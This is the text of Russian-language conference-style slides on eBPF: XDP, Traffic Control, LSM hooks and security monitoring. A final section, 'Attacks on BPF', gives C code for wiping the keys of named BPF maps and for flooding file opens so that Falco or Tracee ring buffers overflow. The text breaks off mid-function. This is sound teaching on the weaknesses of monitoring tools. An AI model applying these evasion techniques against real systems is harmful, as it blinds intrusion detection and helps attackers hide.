- Позволяет нам обходиться без `sk_buff`, напрямую читая пакет из памяти
- Навешивается на конкретное сетевое устройство/интерфейс
- Программа будет срабатывать при каждом новом поступлении сетевого пакета на интерфейс

s XDP (eXpress Data Path)

- Позволяет нам обходиться без `sk_buff`, напрямую читая пакет из памяти
- Навешивается на конкретное сетевое устройство/интерфейс
- Программа будет срабатывать при каждом новом поступлении сетевого пакета на интерфейс
- Позволяет обойти весь сетевой стек Linux

s XDP (eXpress Data Path)

- Позволяет нам обходиться без `sk_buff`, напрямую читая пакет из памяти
- Навешивается на конкретное сетевое устройство/интерфейс
- Программа будет срабатывать при каждом новом поступлении сетевого пакета на интерфейс
- Позволяет обойти весь сетевой стек Linux
- Для работы с пакетом дается структура `xdp_md` с указателями на начало и конец пакета

S Коды возврата XDP

- XDP_PASS

S Коды возврата XDP

- XDP_PASS
- XDP_DROP

S Коды возврата XDP

- XDP_PASS
- XDP_DROP
- XDP_TX

S Коды возврата XDP


- XDP_PASS
- XDP_DROP
- XDP_TX
- XDP_REDIRECT

s Коды возврата XDP

- XDP_PASS
- XDP_DROP
- XDP_TX
- XDP_REDIRECT
- XDP_ABORTED

S Коды возврата XDP

- XDP_PASS
- XDP_DROP
- XDP_TX
- XDP_REDIRECT
- XDP_ABORTED



M W

S AF_XDP

- Сокет в пользовательском пространстве
- Можем пересылать туда пакетики
- Программа из пользовательского спейса просто забирает данные с сокета и все

S Пример программы



```
SEC("xdp")
int ping(struct xdp_md *ctx) {
    long protocol = lookup_protocol(ctx);
    if (protocol == 1) // ICMP
    {
        bpf_printk("Hello ping");
    }
    return XDP_PASS;
}
```


S А вот как устроен lookup_protocol()

```
unsigned char lookup_protocol(struct xdp_md *ctx)
{
    unsigned char protocol = 0;
    void *data = (void *) (long) ctx->data;
    void *data_end = (void *) (long) ctx->data_end;

    struct ethhdr *eth = data;
    if (data + sizeof(struct ethhdr) > data_end)
        return 0;

    // Check that it's an IP packet
    if (bpf_ntohs(eth->h_proto) == ETH_P_IP)
    {
        // Return the protocol of this packet
        // 1 = ICMP
        // 6 = TCP
        // 17 = UDP
        struct iphdr *iph = data + sizeof(struct ethhdr);

        if (data + sizeof(struct ethhdr) + sizeof(struct iphdr) <= data_end)
            protocol = iph->protocol;
    }
    return protocol;
}
```

**Важно! XDP
контролирует только
входящий трафик**

Traffic Control

- Можем внедрять свою программу в queuing discipline (qdisc) – планировщик пакетов
- На этом моменте уже есть sk_buff
- Традиционно, ТС состоит из классификаторов пакетов и действий с ними
- VPF программа будет выступать как принимающая на основании содержимого пакета некое действие

S Действия в Traffic Control

- TC_ACT_SHOT
- TC_ACT_UNSPEC
- TC_ACT_OK
- TC_ACT_REDIRECT

S Игра! Угадайте, что делает ЭТОТ КОД

```
int tc_pingpong(struct __sk_buff *skb) {
    void *data = (void *) (long) skb->data;
    void *data_end = (void *) (long) skb->data_end;

    if (!is_icmp_ping_request(data, data_end)) {
        return TC_ACT_OK;
    }

    struct iphdr *iph = data + sizeof(struct ethhdr);
    struct icmphdr *icmp = data + sizeof(struct ethhdr) + sizeof(struct iphdr);

    swap_mac_addresses(skb);
    swap_ip_addresses(skb);

    update_icmp_type(skb, 8, 0);


    bpf_clone_redirect(skb, skb->ifindex, 0);
    return TC_ACT_SHOT;
}
```

Лирическое отступление про dhclient



Безопасность и ВРФ

Chapter #4



S Основной принцип – трассировка и ограничение вызовов

- Через eBPF мы можем видеть все возникающие в системе syscalls и них реагировать

S Основной принцип – трассировка и ограничение вызовов

- Через eBPF мы можем видеть все возникающие в системе syscalls и них реагировать
- Именно через bpf работает seccomp

M W

s LSM (Linux Security Modules)

- Специальные ловушки в системе

M W

s LSM (Linux Security Modules)

- Специальные ловушки в системе
- Уже есть готовые, но можем написать свои

s LSM (Linux Security Modules)

- Специальные ловушки в системе
- Уже есть готовые, но можем написать свои
- Срабатывание ловушек может передать управление eBPF программе

```
SEC("lsm/path_chmod")
int BPF_PROG(path_chmod, const struct path *path, umode_t mode)
{
    bpf_printk("Change mode of file name %s\n", path->dentry->d_iname);
    return 0;
}
```


M W

S Инструменты



Атаки на BPF

Chapter #4



S Допустим, мы будем использовать Falco



```
#!/bin/bash
```

```
docker run --rm -i -t --cap-drop all --cap-add sys_admin --cap-add sys_resource --cap-add sys_ptrace -v  
/var/run/docker.sock:/host/var/run/docker.sock -v /proc:/host/proc:ro falcosecurity/falco-no-  
driver:0.36.2 falco --modern-bpf
```

S Поиск и очистка MАР для eVRF

- Раз для общения eVRF-ок между собой и с userspace используется Map – а чем мы хуже

S Поиск и очистка MАР для eVRF

- Раз для общения eVRF-ок между собой и с userspace используется Map – а чем мы хуже
- Ищем все Map-ы в памяти

S Поиск и очистка MАР для eVRF

- Раз для общения eVRF-ок между собой и с userspace используется Map – а чем мы хуже
- Ищем все Map-ы в памяти
- Все их (не)честно затираем

S Поиск и очистка MAP для eVRF

```
void attack_map(const char *map_name, const char *target_file) {
    __u32 id = 0;
    while (bpf_map_get_next_id(id, &id) == 0) {
        struct bpf_get_fd_by_id_opts opts = {};
        struct bpf_map_info info = {};
        int fd = bpf_map_get_fd_by_id_opts(id, &opts);
        bpf_obj_get_info_by_fd(fd, &info);
        if (strcmp(info.name, map_name) == 0) {
            delete_keys(fd, map_name);
        }
        close(fd);
    }
    print_file_contents(target_file);
}
```

s Заполнение MAP мусором

- Раз Falco следит за открытыми файлами – прекрасно!



s Заполнение MAP мусором

- Раз Falco следит за открытыми файлами – прекрасно!
- Начинаем неистово пытаться открыть несуществующие файлы в /tmp



s Заполнение MAP мусором

- Раз Falco следит за открытыми файлами – прекрасно!
- Начинаем неистово пытаться открыть несуществующие файлы в /tmp
- Кольцевой буфер переполняется



s Заполнение MAP мусором

- Раз Falco следит за открытыми файлами – прекрасно!
- Начинаем неистово пытаться открыть несуществующие файлы в /tmp
- Кольцевой буфер переполняется
- Falco наедается и спит!




S Заполнение MAP мусором

```
void exhaust(uint64_t *counters, uint64_t counter_index) {
    // Set the CPU affinity. We launch one worker per CPU
    cpu_set_t set;
    CPU_ZERO(&set);
    CPU_SET(counter_index, &set);
    sched_setaffinity(getpid(), sizeof(cpu_set_t), &set);
    // Create a random filename in the tmp directory
    uint64_t filename_size = 16;
    if (TARGET_IS_TRACEE) {
        filename_size = NAME_MAX;
    }
    std::string path = generateRandomPath(filename_size);
    int fd = -1;
    if (TARGET_IS_TRACEE) {
        fd = open(path.c_str(), O_RDWR|O_CREAT, S_IRUSR | S_IWUSR);
    } else {
        while (std::filesystem::exists(path)) {
            path = generateRandomPath(filename_size);
        }
    }
    if (TARGET_IS_TRACEE) {
        while (true) {
            close(fd);
            fd = open(path.c_str(), O_RDWR);
            counters[counter_index]++;
        }
    } else {
        while (true) {
            open(path.c_str(), O_RDWR);
